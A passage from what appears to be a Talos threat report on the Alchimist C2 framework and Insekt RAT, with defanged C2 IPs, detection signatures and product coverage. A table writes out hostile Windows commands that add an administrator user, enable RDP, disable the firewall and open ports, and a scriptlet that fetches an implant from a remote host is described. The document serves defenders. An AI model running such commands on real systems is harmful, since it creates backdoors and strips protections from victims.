
Insekt also includes a module that implements the different commands that can be issued by the operators. In particular, it implements interactive shells based on PowerShell, bash and cmd[.]exe. It also has the ability to accept command codes from the Alchimist C2 to execute a predefined set of commands on the victim system. The table below lists such commands.

Command	Action	Description
${add_user}	net user add {user} /random /add	Creates a user [T1136]
${add_admin}	net localgroup administrators {user} /add	Assign privileges [T1136]

Command	Action	Description
${domain_ls}	net user /domain	List users in domain [T1087/002]
${domain_show}	net group "domain admins" /domain	List domain administrators [T1087/002]
${dc}	net group "domain controllers" /domain	List domain controllers [T1087/002]
${2003_rdp_reg}	“hklm/system/CurrentControlSet/Control/Terminal Server" /v fDenyTSConnections	Activate terminal services [T1021/001]
${close_firewall}	netsh firewall set opmode mode=disable	Disable firewall [T1562/004]
${in-port-allow-tcp}	netsh advfirewall firewall add rule name=\"Allow port\" dir=in action=allow protocol=TCP localport={port}	Change firewall rules to allow incoming connections on a specific tcp port [T1562/004]

A module named "Command Line Interface (CLI)" in Insekt contains RAT styled capability implementations — command codes and data received from the C2 — for carrying out specific RAT actions on the infected endpoint. These capabilities consist of:

- Change directory - cd.
- Write files to disk.
- Execute arbitrary commands.
- Scan IPs.
- Scan specific ports for an IP.
- Enumerate file in a directory path.
- Download files from a remote location.
- Unzip archive files to a location on disk.



RAT command indexes and decision tree.

Other tools

Along with Alchimist, Cisco Talos also found tools for the elevation of privileges and eventual exploitation of MacOSX platforms. Talos found two tools whose source code can be found on GitHub: Fast reverse proxy (frp), which can be used for data exfiltration and Fscan, an intranet-scanning tool.

MacOSX exploitation

The Mach-O file discovered in the open directory is a 64-bit executable written in GoLang embedded with an exploit and a bind shell backdoor. The dropper contains an exploit for a privilege escalation vulnerability (CVE-2021-4034) in polkit's pkexec utility. However, this utility is not installed on MacOSX by default, meaning the elevation of privileges is not guaranteed. Along with the exploit, the dropper would bind a shell to a port providing the operators with a remote shell on the victim machine. The same exploit was also found for Linux.

Scriptlet

Alchimist can generate scripts to be used in the first stage of infections. One of these scripts was found with the name "down[.]sct." The script launches a WScript[.]shell object to run a PowerShell command and download the Insekt implant from http[://]45[.]32[.]132[.]166/msconfig[.]zip.


Shellcode

A meterpreter shellcode was found on a file with the name shell.msi. It has the malicious configuration containing the host and the port details for the shell code to connect to 18[.]167[.]90[.]252, providing Talos with one more piece of the operator's infrastructure.

Infrastructure

Malicious Infrastructure

The web archive scans report of the host 45[.]32[.]132[.]166 showed us that it had an open directory in January 2022, but it was offline at the time of our analysis.



Command and control

The certificate shows the serial number — 61b0feca645af9296aa422d2c289e1d13593dbb6 — and fingerprint — 134a3d105eef24fab27ed0fb3729e271306bde6dc4e9d2a4a5c5d1c82b0390fe — we discovered five hosts containing the same certificate:

- 149[.]28[.]54[.]212
- 95[.]179[.]246[.]73
- 149[.]28[.]36[.]160
- 45[.]76[.]68[.]112
- 3[.]86[.]255[.]8

Our analysis revealed that the backdoors communicated over HTTPS to the server 149[.]28[.]54[.]212 and the Alchimist user interface was accessible via ports 8443 and 50423 from the servers 149[.]28[.]54[.]212, 95[.]179[.]246[.]73, and 149[.]28[.]36[.]160.

The rise of all-inclusive C2 frameworks

Our discovery of Alchimist is yet another indication that threat actors are rapidly adopting off-the-shelf C2 frameworks to carry out their operations. A similar ready-to-go C2 framework called "Manjusaka" was recently disclosed by Talos. Alchimist also comprises a single-file based, ready-to-go C2 tool along with its remote access tool Insekt, implemented in GoLang and compiled to target Windows and Linux machines.

The functionality of Manjusaka and Alchimist's web interfaces exhibiting remote administration capabilities, performed through the RATs, signifies the plethora of functionalities packed into these C2

frameworks. A threat actor gaining privileged shell access on a victim's machine is like having a Swiss Army knife, enabling the execution of arbitrary commands or shellcodes in the victim's environment, resulting in significant effects on the target organization.

Endpoint security teams should implement layered security defense, be constantly vigilant in monitoring the privileged operations in their environments and detect any unauthorized programs attempting to gain root privileges. Network security teams should be looking for any unusual traffic to their organizations' environment and be cautious about suspicious artifacts downloaded to their network. Having controlled download and file execution policies on the endpoints and servers can effectively protect organizational assets from threats.

Organizations and users who are using the vulnerable versions of polkits pkexec utilities should patch their systems following the mitigation steps as advised by RedHat. For the users of Unix-like systems other than Linux, who cannot find patches for their operating systems, a workaround could be implemented by removing the SUID-bit of pkexec utility.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the

Firewall Management Center.
Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

The following ClamAV signatures have been released to detect this threat:

- Osx.Exploit.CVE_2021_4034-9951522-2
- Unix.Exploit.CVE_2021_4034-9951523-0
- Unix.Exploit.CVE_2021_4034-9951524-0
- Unix.Exploit.CVE_2021_4034-9951525-0
- Unix.Exploit.CVE_2021_4034-9951526-0
- Unix.Malware.Insekt-9955436-0
- Win.Malware.Insekt-9955440-0
- Unix.Malware.Alchimist-9955784-0
- Multios.Malware.Insekt-9961177-0

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are 58955 - 58956.

IOCs

The IOC list is available in Talos' Github repo here.